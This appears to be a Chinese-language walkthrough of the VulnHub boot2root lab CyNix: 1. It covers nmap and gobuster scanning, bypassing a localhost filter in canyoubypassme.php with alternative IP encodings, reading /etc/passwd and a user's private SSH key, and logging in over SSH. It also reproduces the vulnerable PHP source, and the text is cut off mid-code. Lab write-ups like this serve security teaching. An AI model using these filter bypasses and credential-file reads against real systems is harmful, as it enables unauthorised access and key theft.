靶机系列测试教程 CyNix: 1

1 简介

2 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群

微信号

博客 www.moonsec.com

2.1 靶机介绍

描述	说明
Difficulty	Intermediate-Hard
Flag	2 Flag first user And second root
Description	It's a Boot2Root machine. The machine is VirtualBox compatible but can be used in VMWare as well (not tested but it should work). The DHCP will assign an IP automatically. You have to find and read two flags (user and root) which is present in user.txt and root.txt respectively. Enjoy pwning it!

下载地址

https://www.vulnhub.com/entry/cynix-1,394/


难度 中等

3 靶机测试


3.1 信息收集

3.1.1 nmap 扫描

nmap -p- -T5 192.168.0.167 -oN CyNix-ports



nmap -p 80,6688 -sV -A -T5 192.168.0.167



3.2 目录文件扫描

gobuster dir -u http://192.168.0.167 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt


```
root@kali:~/CyNix# gobuster dir -u http://192.168.0.167 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.167
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/12/27 20:30:11 Starting gobuster
===============================================================
/lavalamp (Status: 301)
/server-status (Status: 403)
===============================================================
2019/12/27 20:31:51 Finished
===============================================================
```


gobuster dir -u http://192.168.0.167/lavalamp -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

```
root@kali:~/CyNix# gobuster dir -u http://192.168.0.167/lavalamp -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.167/lavalamp
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/12/27 21:01:44 Starting gobuster
===============================================================
/img (Status: 301)
/css (Status: 301)
/js (Status: 301)
/skin (Status: 301)
/fonts (Status: 301)
/contactform (Status: 301)
===============================================================
2019/12/27 21:03:17 Finished
===============================================================
```


3.3 敏感信息查找

访问主页查找大致浏览一番找能利用的地方






发现留言板 输入测试抓包分析



提交之后显示一个框



这个框也是指向这个链接 canyoubypassme.php

3.4 绕过 canyoubypassme.php 文件

3.4.1 分析 PHP 文件

标题提示我在这里下手，绕过这个 php 先简单看源码


```
</STYLE>
<script type="text/javascript">
<!--
    function lhook(id) {
       var e = document.getElementById(id);
       if(e.style.display == 'block')
          e.style.display = 'none';
       else
          e.style.display = 'block';
    }
//-->
</script>

</head>

   <table width="40%" cellspacing="0" cellpadding="0" margin="20%" class="tbl" style="margin:2% 30%;opacity: 0.0;">
   <tr><td align=center style="padding: 3%;">
    <form method=post action="/lavalamp/canyoubypassme.php">Specify a number: <input type=text name=file placeholder=integer><br><br><input type=submit name=read value="Download

   </td></tr></table>
                <div id="right"></div><div align=center><textarea rows=20 cols=60></textarea>
```


这里有一个 post 提交。之后在图片的左上方点一下发现会出来一个输入框。



如果找不到输入框把源码保存下来去掉图片修改提交 url 提交也可以。或者直接抓包和构造提交搞也行。

3.5 最终绕过方法

3.5.1 burpsuite 抓包分析



看到 file 初步估计这个里一个包含或者是一个本地文件读取漏洞 需要你绕过它。想要绕过真的有点难。

3.5.2 ip 转换知识

https://rixx.de/blog/fun-legacy-ip-addresses/

If we think this through, we should even be able to ping the number represented by `11111110000000000000000000000001` – which is `2130706433`, and indeed we can:

```
$ ping 2130706433

PING 2130706433 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.042 ms
```


Valid IP addresses

Things that will ping `127.0.0.1`:

- `ping 127.0.0.1`
- `ping 127.0.1`
- `ping 127.1`
- `ping 0x7f.1`
- `ping 2130706433`


Caveats

3.5.3 读取/etc/passwd 文件



3.6 ssh 登录目标


读取用户 ford .ssh 目录下的 id_rsa 密钥




保存到本地 设置权限 600

chmod 600 id_rsa

ssh -i id_rsa ford@192.168.0.167 -p6688



3.7 得到 usert.txt



3.8 分析 canyoubypassme.php

```php
if(isset($_POST['read']))
{

$file=strtolower($_POST['file']);


if((strstr(strtolower($file), 'localhost') == true || strstr($file, '127.0.0.1') == true || strstr($file, '2130706433') == true || strstr($file, '[::]:80') == true) && preg_match('/(^https*:\/\/[^:\/]+)/',
    $file)==true)
   {
       echo '
       <table width="30%" cellspacing="0" cellpadding="0" class="tb1" style="opacity: 0.6;">
                        <tr><td align=center style="padding: 10px;" >
                         I\'m watching you. Trying to access Localhost?

                        </td></tr></table>
                        <table width="50%" cellspacing="0" cellpadding="0" class="tb1" style="margin:10px 2px 10px;opacity: 0.6;" >';
   }

elseif(strstr($file, 'localhost') == false && preg_match('/(^https*:\/\/[^:\/]+)/', $file)==true)
  {

   $host=parse_url($file,PHP_URL_HOST);

   if(filter_var($host, FILTER_VALIDATE_IP))
       {
           if(filter_var($host, FILTER_VALIDATE_IP, FILTER_FLAG_IPV4 | FILTER_FLAG_NO_PRIV_RANGE |  FILTER_FLAG_NO_RES_RANGE)== false)
               {

                   echo '
                        <table width="50%" cellspacing="0" cellpadding="0" class="tb1" style="opacity: 0.6;">
                        <tr><td align=center style="padding: 10px;" >
                         Hmmm, trying an IP? Haha, Try harder ;)

                        </td></tr></table>
                        <table width="50%" cellspacing="0" cellpadding="0" class="tb1" style="margin:10px 2px 10px;opacity: 0.6;" >';
               }
           else
               {
                   echo '<textarea rows=20 cols=60>'.file_get_contents($file)."</textarea>";
               }
       }
   else
       {
           echo '<textarea rows=20 cols=60>'.file_get_contents($file)."</textarea>";
       }

  }
```

```php
elseif (substr($file, 0, strlen("/../")) === "/../" || substr($file, 0, strlen("../")) === "../" || substr($file, 0, strlen("./")) === "./" || substr($file, 0,
    strlen("//")) === "//") {
       echo '
       <table width="30%" cellspacing="0" cellpadding="0" class="tb1" style="opacity: 0.6;">
                        <tr><td align=center style="padding: 10px;" >
